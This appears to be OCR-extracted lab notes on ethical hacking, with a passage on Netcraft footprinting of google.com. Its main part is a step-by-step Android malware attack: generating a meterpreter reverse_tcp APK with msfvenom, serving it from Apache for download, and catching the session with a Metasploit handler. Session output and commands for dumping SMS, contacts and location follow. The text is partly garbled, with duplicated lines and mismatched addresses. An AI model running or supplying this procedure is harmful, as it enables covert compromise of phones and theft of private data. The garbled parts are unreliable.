





















## Malware Attack using msfvenom


```
root@kali:~/var/www/html
File Actions Edit View Help
└─[root@kali]─$ msfvenom
Error: No options
Metasploit 5 Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] var=vals
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.4 -f
exe -o payload.exe

Options:
  --list      <type>    List all modules for [type]. Types are:
  payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (-list payloads to list
  , -l, --list-options) arguments. Specify a file or $PWD for
  -l, --list-options. Options: list - payload values' Standard, adva
nced and evasion options
  -f, --format  <format>  Output format (use -list formats to li
st)
  -e, --encoder <encoder> The encoder to use (use -list encoders
to list)
  --service-name <value>  The service name to use when genera
ting large Windows binaries. Default: random 4-character alpha string
  --sec-name   <value>  The new section name to use when genera
ting large Windows binaries. Default: random 4-character alpha string
  --nops       <value>  Generate the smallest possible payload
using all available encoders
  --encrypt    <value>  The type of encryption or encoding to a
pply to the shellcode (use -list encrypt to list)
  --encrypt-key <value>  A key to be used for --encrypt
  --encrypt-iv  <value>  An initialization vector for --encrypt
  -a, --arch    <arch>   The architecture to use for --payload a
nd --encoders (use -list archs to list)
  -platform   <platform> The platform for --payload (use -list
platforms to list)
  -o, --out     <path>   Save the payload to a file
  -b, --bad-chars <list>  Characters to avoid example: '\x00\xFF'
  -n, --nopsled <length> Prepend a nopsled of [length] size on t
o the payload
  --pad-nops   <value>  Use nopsled size specified by -n <length
> as the total payload size, auto-prepending a nopsled of quantity (nops m
inus payload length)
  -s, --space   <length> The maximum size of the resulting paylo
ad
  --encoder-space <length> The maximum size of the encoded payload
  (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the paylo
ad
  -c, --add-code <path>  Specify an additional win32 shellcode f
ile to include
  -x, --template <path>  Specify a custom executable file to use
as a template
  -k, --keep    Preserve the --template behaviour and i
ject the payload as a new thread
  -v, --var-name <value>  Specify a custom variable name to use f
or certain output formats
  or certain output formats
```

```
root@kali:~/var/www/html
File Actions Edit View Help
└─[root@kali]─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.10.4 LPORT=444
[-] No platform was selected, choosing Msf::Module::Platform::Android from t
he payload
[-] No arch selected, selecting arch: dalvik from the payload
[-] No encoder selected, no encoding will be applied
Payload size: 10232 bytes

└─[root@kali]─$ mv attack.apk ~/var/www/html
└─[root@kali]─$ cd ~/var/www/html
└─[root@kali]─$ ./service apache2 start
└─[root@kali]─$ ./service apache2 start
└─[root@kali]─$ ./var/www/html
└─[root@kali]─$
```

Go to browser and search for 192.168.10.4/attack.apk and download the MainActivity



```

File Actions Edit View Help
Defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-ad [+] Add additional code to the exploit
-include [+] Include an executable file to use as a template
-keep [+] Keep the exploit as a new thread
-v, --var-name <values> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
[ root@kali ~] /var/www/html
msf6 > use exploit/multi/handler
(*) Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.4
LHOST => 192.168.10.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.10.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
(*) Started reverse TCP handler on 192.168.10.4:4444

```

```
root@kali: /var/www/html
File Actions Edit View Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: u0_a76
meterpreter > help

Core Commands

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel

```
root@kali: /var/www/html
File Actions Edit View Help


```

Command	Description
play	play a waveform audio file (.wav) on the target system

---

Android Commands

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

```

meterpreter > uuid
[*] UUID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture   : x64
System Language : en_US
Meterpreter    : dalvik/android
meterpreter >

```

## Footprinting and Reconnaissance:

**Netcraft:** Netcraft is an **Internet services company** based in Bath, Somerset, England. The company provides cybercrime disruption services across a range of industries. Netcraft was founded by Mike Prettejohn. [citation needed] The company provides web server and web hosting market-share analysis, including web server and operating system detection.

The screenshot shows the Netcraft homepage. At the top, there's a banner with the text "We protect the world's leading brands from cybercrime and fraud". Below this, a section titled "Proven Expertise" displays four statistics: "173 million malicious sites blocked", "1.1 billion websites explored", "28 years keeping networks secure", and "33% global phishing takedowns". Further down, there's a section titled "Internet security solutions for the world's largest brands and governments". On the left, there's a "What's that site running?" feature where users can enter a URL to see its technology stack. On the right, there's an "Audited by Netcraft" section with a "SECURITY AUDITED BY NETCRAFT 2023-03-14" badge. At the bottom, there are sections for "Report Suspicious URLs", "Subscribe & Follow" (with links to social media), and "Related News".

**Background**

Site title	Google	Date first seen	November 1998
Site rank	228	Netcraft Risk Rating	2/10
Description	Not Present	Primary language	English

**Network**

Site	http://google.com	Domain	google.com
Netblock Owner	Google LLC	Nameserver	ns1.google.com
Hosting company	Google	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	74.125.193.100	Organisation	Google LLC, United States
IPv4 autonomous systems	AS15169	DNS admin	dns-admin@google.com
IPv6 address	2a00:1450:400b:c01::0:0:8a	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS15169	DNS Security Extensions	unknown
Reverse DNS	ig-in-f100.1e100.net		

**IP delegation**

**IPv4 address (74.125.193.100)**


IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 74.0.0.0-74.255.255.255	United States	NET74	American Registry for Internet Numbers
